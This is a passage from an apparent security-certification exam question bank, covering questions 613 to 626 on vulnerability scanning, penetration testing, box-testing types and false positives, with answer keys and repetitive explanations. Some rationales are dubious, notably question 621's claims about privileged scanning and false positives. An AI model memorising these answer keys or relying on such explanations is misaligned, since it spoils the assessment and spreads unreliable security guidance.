C: Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls to gain unauthorized or privileged access to protected assets.

The difference between a vulnerability scan and a penetration test is that by performing a penetration test, you are actually trying to access a system by exploiting a weakness in the system. This question states that you need to test for unapplied security controls and patches without attacking or compromising the system. Therefore, this answer is incorrect.

D: An antivirus update is the process of updating the virus definition files used by antivirus software. It is not used to test for unapplied security controls and patches. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html) [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**QUESTION 613**

Which of the following BEST represents the goal of a vulnerability assessment?

- A. To test how a system reacts to known threats
- B. To reduce the likelihood of exploitation
- C. To determine the system's security posture
- D. To analyze risk mitigation strategies

**Correct Answer:** C

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

**Incorrect Answers:**

A: A vulnerability scan is used to determine whether a system is vulnerable to known threats. It is not used to test how a system reacts to the known threats.

Therefore, this answer is incorrect.

B: A vulnerability scan is used to determine whether a system is vulnerable to known threats. By determining the existence of vulnerabilities, we can reduce the likelihood of the system being exploited. However, we first need to determine the existence of the vulnerabilities. Therefore, this answer is incorrect.

D: A vulnerability scan is used to determine whether a system is at risk from known threats. After determining the risk, we can develop a risk mitigation strategy. However it is not the purpose of the vulnerability scan to analyze the risk mitigation strategies. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html)

#### **QUESTION 614**

A security administrator wants to perform routine tests on the network during working hours when certain applications are being accessed by the most people. Which of the following would allow the security administrator to test the lack of security controls for those applications with the least impact to the system?

- A. Penetration test
- B. Vulnerability scan
- C. Load testing
- D. Port scanner

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

**Incorrect Answers:**

A: Penetration testing evaluates an organization's ability to protect its networks, applications, computers and users from attempts to circumvent its security controls to gain unauthorized or privileged access to protected assets. A vulnerability scan has less impact on the system than a penetration test. Therefore, this answer is incorrect.

C: Load testing is the process of adding 'load' to a system to test or measure how much load the system can take and continue to function. An example of a load

test would be using software to simulate many users (possibly thousands) simultaneously accessing the corporate website to ensure that the web server can continue to function under the load. Load testing is not used to test the lack of security controls for applications. Therefore, this answer is incorrect.

D: A port scanner is typically a software application used to scan a system such as a computer or firewall for open ports. A malicious user would attempt to access a system through an open port. A security administrator would compare the list of open ports against a list of ports that need to be open so that unnecessary ports can be closed thus reducing the vulnerability of the system. A port scanner is not used to test the lack of security controls for applications. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html)

#### **QUESTION 615**

Jane has recently implemented a new network design at her organization and wishes to passively identify security issues with the new network. Which of the following should Jane perform?

- A. Vulnerability assessment
- B. Black box testing
- C. White box testing
- D. Penetration testing

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Vulnerability scanning has minimal impact on network resources due to the passive nature of the scanning. A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

**Incorrect Answers:**

B: Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well. Black-box testing is used for testing applications. It is not used to identify security issues in a network. Therefore, this answer is incorrect.

C: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. White-box testing is used for testing applications. It is not used to identify security issues in a network. Therefore, this answer is incorrect.

D: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration is considered 'active' because you are actively trying to circumvent the system's security controls to gain access to the system as opposed to vulnerability scanning which is considered passive. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html) [http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing) [http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)  
<http://searchsoftwarequality.techtarget.com/definition/penetration-testing>

**QUESTION 616**

A company hires outside security experts to evaluate the security status of the corporate network. All of the company's IT resources are outdated and prone to crashing. The company requests that all testing be performed in a way which minimizes the risk of system failures. Which of the following types of testing does the company want performed?

- A. Penetration testing
- B. WAF testing
- C. Vulnerability scanning
- D. White box testing

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Vulnerability scanning has minimal impact on network resource due to the passive nature of the scanning. A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions

taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Incorrect Answers:

A: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration is considered 'active' because you are actively trying to circumvent the system's security controls to gain access to the system as opposed to vulnerability scanning which is considered passive. A passive scan would minimize the risk of system failures. Therefore, this answer is incorrect.

B: WAF Testing is the process of testing web application firewalls. This is a specific test; it does not test general network resources for security flaws. Therefore, this answer is incorrect.

D: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. White-box testing is used for testing applications. It is not used to identify security issues in a network. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html) <http://searchsoftwarequality.techtarget.com/definition/penetration-testing> [http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)

## QUESTION 617

Which of the following tests a number of security controls in the least invasive manner?

- A. Vulnerability scan
- B. Threat assessment
- C. Penetration test
- D. Ping sweep

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Vulnerability scanning has minimal impact on network resource due to the passive nature of the scanning. A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

**Incorrect Answers:**

B: A threat assessment is the assessment of all threats to a business, not just those related to IT. It is not used to test security controls in a network. Therefore, this answer is incorrect.

C: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration is considered 'active' because you are actively trying to circumvent the system's security controls to gain access to the system as opposed to vulnerability scanning which is considered passive and therefore the least invasive. Therefore, this answer is incorrect.

D: A ping sweep is the process of sending ICMP ping requests to all IP addresses in an IP subnet to see which addresses map to live hosts. It is not used to test security controls in a network.

Therefore, this answer is incorrect.

**References:**

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html) <http://searchsoftwarequality.techtarget.com/definition/penetration-testing>

#### **QUESTION 618**

A company is looking to improve their security posture by addressing risks uncovered by a recent penetration test. Which of the following risks is MOST likely to affect the business on a day-to-day basis?

- A. Insufficient encryption methods

- B. Large scale natural disasters
- C. Corporate espionage
- D. Lack of antivirus software

**Correct Answer:** D

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

The most common threat to computers is computer viruses. A computer can become infected with a virus through day-to-day activities such as browsing web sites or emails. As browsing and opening emails are the most common activities performed by all users, computer viruses represent the most likely risk to a business.

**Incorrect Answers:**

A: Insufficient encryption methods do not represent the most likely risk to a business. While some weaker encryption methods are still used today, it still takes some determined effort to decrypt the data. This is not something that would happen on a day-to-day basis. Therefore, this answer is incorrect.

B: Large scale natural disasters obviously are bad for computer networks. However, they're pretty rare. They certainly don't happen on a day-to-day basis. Computers becoming infected with a virus are much more common. Therefore, this answer is incorrect.

C: Corporate espionage is a risk to any business. However, it doesn't happen on a day-to-day basis. Computers becoming infected with a virus are much more common. Therefore, this answer is incorrect.

**QUESTION 619**

Which of the following is BEST utilized to identify common misconfigurations throughout the enterprise?

- A. Vulnerability scanning
- B. Port scanning
- C. Penetration testing
- D. Black box

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

A vulnerability scan is the process of scanning the network and/or I.T. infrastructure for threats and vulnerabilities. The threats and vulnerabilities are then evaluated in a risk assessment and the necessary actions taken to resolve and vulnerabilities. A vulnerability scan scans for known weaknesses such as missing patches or security updates.

A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers. Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.

Incorrect Answers:

B: A port scanner is typically a software application used to scan a system such as a computer or firewall for open ports. A malicious user would attempt to access a system through an open port. A security administrator would compare the list of open ports against a list of ports that need to be open so that unnecessary ports can be closed thus reducing the vulnerability of the system. A port scanner is not used for a general scan of common misconfigurations on multiple systems. Therefore, this answer is incorrect.

C: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration testing is used to test the security controls on an individual system; it is not used for a general scan of common misconfigurations on multiple systems. Therefore, this answer is incorrect.

D: Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well. Black-box testing is used for testing applications. It is not used to common misconfigurations in a network. Therefore, this answer is incorrect.

References:

[http://www.webopedia.com/TERM/V/vulnerability\\_scanning.html](http://www.webopedia.com/TERM/V/vulnerability_scanning.html) <http://searchsoftwarequality.techtarget.com/definition/penetration-testing>

## QUESTION 620

Which of the following is an example of a false positive?

- A. Anti-virus identifies a benign application as malware.
- B. A biometric iris scanner rejects an authorized user wearing a new contact lens.
- C. A user account is locked out after the user mistypes the password too many times.
- D. The IDS does not identify a buffer overflow.

Correct Answer: A

Section: Threats and Vulnerabilities

Explanation

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A false positive is an error in some evaluation process in which a condition tested for is mistakenly found to have been detected. In spam filters, for example, a false positive is a legitimate message mistakenly marked as UBE --unsolicited bulk email, as junk email is more formally known. Messages that are determined to be spam -- whether correctly or incorrectly -- may be rejected by a server or client-side spam filter and returned to the sender as bounce e-mail.

One problem with many spam filtering tools is that if they are configured stringently enough to be effective, there is a fairly high chance of getting false positives.

The risk of accidentally blocking an important message has been enough to deter many companies from implementing any anti-spam measures at all.

False positives are also common in security systems. A host intrusion prevention system (HIPS), for example, looks for anomalies, such as deviations in bandwidth, protocols and ports. When activity varies outside of an acceptable range for example, a remote application attempting to open a normally closed port -- an intrusion may be in progress. However, an anomaly, such as a sudden spike in bandwidth use, does not guarantee an actual attack, so this approach amounts to an educated guess and the chance for false positives can be high. False positives contrast with false negatives, which are results indicating mistakenly that some condition tested for is absent.

Incorrect Answers:

B: If an authorized user is wearing a new contact lens, the biometric iris scanner would not recognize it and would correctly deny access. This is not a false positive. Therefore, this answer is incorrect.

C: If a user mistypes their password too many times and an account lockout policy is configured, the account would correctly be locked if the policy condition (number of failed login attempts) is met. This is not a false positive. Therefore, this answer is incorrect.

D: If an IDS (intrusion detection system) does not identify a buffer overflow, this is not a false positive. A 'positive' result would be the IDS recognizing the buffer overflow. A false positive would be the IDS identifying something as a buffer overflow when a buffer overflow doesn't exist. Therefore, this answer is incorrect.

References:

<http://whatis.techtarget.com/definition/false-positive>

**QUESTION 621**

Joe a company's new security specialist is assigned a role to conduct monthly vulnerability scans across the network. He notices that the scanner is returning a large amount of false positives or failed audits. Which of the following should Joe recommend to remediate these issues?

- A. Ensure the vulnerability scanner is located in a segmented VLAN that has access to the company's servers
- B. Ensure the vulnerability scanner is configured to authenticate with a privileged account
- C. Ensure the vulnerability scanner is attempting to exploit the weaknesses it discovers
- D. Ensure the vulnerability scanner is conducting antivirus scanning

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The vulnerability scanner is returning false positives because it is trying to scan servers that it doesn't have access to; for example, servers on the Internet. We need to ensure that the local network servers only are scanned. We can do this by locating the vulnerability scanner in a segmented VLAN that has access to the company's servers.

A false positive is an error in some evaluation process in which a condition tested for is mistakenly found to have been detected. In spam filters, for example, a false positive is a legitimate message mistakenly marked as UBE --unsolicited bulk email, as junk email is more formally known. Messages that are determined to be spam -- whether correctly or incorrectly -- may be rejected by a server or client-side spam filter and returned to the sender as bounce e-mail.

One problem with many spam filtering tools is that if they are configured stringently enough to be effective, there is a fairly high chance of getting false positives.

The risk of accidentally blocking an important message has been enough to deter many companies from implementing any anti-spam measures at all.

False positives are also common in security systems. A host intrusion prevention system (HIPS), for example, looks for anomalies, such as deviations in bandwidth, protocols and ports. When activity varies outside of an acceptable range for example, a remote application attempting to open a normally closed port -- an intrusion may be in progress. However, an anomaly, such as a sudden spike in bandwidth use, does not guarantee an actual attack, so this approach amounts to an educated guess and the chance for false positives can be high. False positives contrast with false negatives, which are results indicating mistakenly that some condition tested for is absent.

Incorrect Answers:

B: The vulnerability scanner should not be configured to authenticate with a privileged account. This is not required for a successful scan and is not the cause of the false positives and failed audits. Therefore, this answer is incorrect.

C: The vulnerability scanner should not be attempting to exploit the weaknesses it discovers. It should just log the weaknesses. Attempting to exploit weaknesses is performed in a penetration test. This is not the job of a vulnerability scanner. Therefore, this answer is incorrect.

D: The vulnerability scanner should not be conducting antivirus scanning. This is not the job of a vulnerability scanner and is not the cause of the false positives and failed audits. Therefore, this answer is incorrect.

References:

<http://whatis.techtarget.com/definition/false-positive>

## QUESTION 622

The Quality Assurance team is testing a new third party developed application. The Quality team does not have any experience with the application. Which of the following is the team performing?

- A. Grey box testing
- B. Black box testing
- C. Penetration testing
- D. White box testing

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place.

Incorrect Answers:

A: Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the program. A gray box is a device, program or system whose workings are partially understood. Gray box testing can be contrasted with black box testing, a scenario in which the tester has no knowledge or access to the internal workings of a program, or white box testing, a scenario in which the internal particulars are fully known. Gray box testing is commonly used in penetration tests. Gray box testing is considered to be non-intrusive and unbiased because it does not require that the tester have access to the source code. With respect to internal processes, gray box testing treats a program as a black box that must be analyzed from the outside. During a gray box test, the person may know how the system components interact but not have detailed knowledge about internal program functions and operation. A clear distinction exists between the developer and the tester, thereby minimizing the risk of personnel conflicts. The question states that the Quality team does not have any experience with the application.

Therefore, this answer is incorrect.

C: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are used to test the security controls of a system or application. It is not used specifically for general application testing. Therefore, this answer is incorrect.

D: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test.

The question states that the Quality team does not have any experience with the application.

Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing)

<http://searchsoftwarequality.techtarget.com/definition/gray-box> <http://searchsoftwarequality.techtarget.com/definition/penetration-testing> [http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)

**QUESTION 623**

A process in which the functionality of an application is tested without any knowledge of the internal mechanisms of the application is known as:

- A. Black box testing
- B. White box testing
- C. Black hat testing
- D. Gray box testing

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place.

**Incorrect Answers:**

B: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test. This question is asking about testing the application without any knowledge of the internal mechanisms. Therefore, this answer is incorrect.

C: Black hat is used to describe a hacker (or, if you prefer, cracker) who breaks into a computer system or network with malicious intent. Unlike a white hat hacker, the black hat hacker takes advantage of the break-in, perhaps destroying files or stealing data for some future purpose. The black hat hacker may also make the exploit known to other hackers and/or the public without notifying the victim. This gives others the opportunity to exploit the vulnerability before the organization is able to secure it.

Black hat testing is testing an application for malicious purposes. Therefore, this answer is incorrect.

D: Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the program. A gray box is a device, program or system whose workings are partially understood. Gray box testing can be contrasted with black box testing, a scenario in which the tester has no knowledge or access to the internal workings of a program, or white box testing, a scenario in which the internal particulars are fully known. Gray box testing is commonly used in penetration tests. Gray box testing is considered to be non-intrusive and unbiased because it does not require that the tester have access to the source code. With respect to internal processes, gray box testing treats a program as a black box that must be analyzed from the outside.

During a gray box test, the person may know how the system components interact but not have detailed knowledge about internal program functions and operation. A clear distinction exists between the developer and the tester, thereby minimizing the risk of personnel conflicts. This question is asking about testing the application without any knowledge of the internal mechanisms. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing)

[http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)

<http://searchsecurity.techtarget.com/definition/black-hat> <http://searchsoftwarequality.techtarget.com/definition/gray-box>

**QUESTION 624**

The security consultant is assigned to test a client's new software for security, after logs show targeted attacks from the Internet. To determine the weaknesses, the consultant has no access to the application program interfaces, code, or data structures. This is an example of which of the following types of testing?

- A. Black box
- B. Penetration
- C. Gray box
- D. White box

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place.

**Incorrect Answers:**

B: Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

Pen tests can be automated with software applications or they can be performed manually. Either way, the process includes gathering information about the target before the test (reconnaissance), identifying possible entry points, attempting to break in (either virtually or for real) and reporting back the findings.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents. Penetration tests are used to test the security controls of a system or application. They are not used specifically for general application testing. Therefore, this answer is incorrect.

C: Gray box testing, also called gray box analysis, is a strategy for software debugging in which the tester has limited knowledge of the internal details of the

program. A gray box is a device, program or system whose workings are partially understood. Gray box testing can be contrasted with black box testing, a scenario in which the tester has no knowledge or access to the internal workings of a program, or white box testing, a scenario in which the internal particulars are fully known. Gray box testing is commonly used in penetration tests. Gray box testing is considered to be non-intrusive and unbiased because it does not require that the tester have access to the source code. With respect to internal processes, gray box testing treats a program as a black box that must be analyzed from the outside. During a gray box test, the person may know how the system components interact but not have detailed knowledge about internal program functions and operation. A clear distinction exists between the developer and the tester, thereby minimizing the risk of personnel conflicts. This question is asking about testing the application without any knowledge of the internal mechanisms. Therefore, this answer is incorrect.

D: White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the appropriate outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a systemlevel test. This question is asking about testing the application without any knowledge of the internal mechanisms. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing)

<http://searchsoftwarequality.techtarget.com/definition/penetration-testing> <http://searchsoftwarequality.techtarget.com/definition/gray-box> [http://en.wikipedia.org/wiki/White-box\\_testing](http://en.wikipedia.org/wiki/White-box_testing)

**QUESTION 625**

Matt, the Chief Information Security Officer (CISO), tells the network administrator that a security company has been hired to perform a penetration test against his network. The security company asks Matt which type of testing would be most beneficial for him. Which of the following BEST describes what the security company might do during a black box test?

- A. The security company is provided with all network ranges, security devices in place, and logical maps of the network.
- B. The security company is provided with no information about the corporate network or physical locations.
- C. The security company is provided with limited information on the network, including all network diagrams.
- D. The security company is provided with limited information on the network, including some subnet ranges and logical network diagrams.

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The term black box testing is generally associated with application testing. However, in this question the term is used for network testing. Black box testing means testing something when you have no knowledge of the inner workings.

Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This

method of test can be applied to virtually every level of software testing: unit, integration, system and acceptance. It typically comprises most if not all higher level testing, but can also dominate unit testing as well.

Specific knowledge of the application's code/internal structure and programming knowledge in general is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place.

Incorrect Answers:

A: In this answer, the tester is given detailed information about the inner workings of the network. Testing the network with detailed knowledge of the network would be considered a white-box test. Black box testing means testing something when you have no knowledge of the inner workings.

Therefore, this answer is incorrect.

C: In this answer, the tester is given some information but not detailed information about the inner workings of the network. Testing the network with limited knowledge of the network would be considered a gray-box test. Black box testing means testing something when you have no knowledge of the inner workings. Therefore, this answer is incorrect.

D: In this answer, the tester is given some information but not detailed information about the inner workings of the network. Testing the network with limited knowledge of the network would be considered a gray-box test. Black box testing means testing something when you have no knowledge of the inner workings. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Black-box\\_testing](http://en.wikipedia.org/wiki/Black-box_testing)

## QUESTION 626

A quality assurance analyst is reviewing a new software product for security, and has complete access to the code and data structures used by the developers. This is an example of which of the following types of testing?

- A. Black box
- B. Penetration
- C. Gray box
- D. White box

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

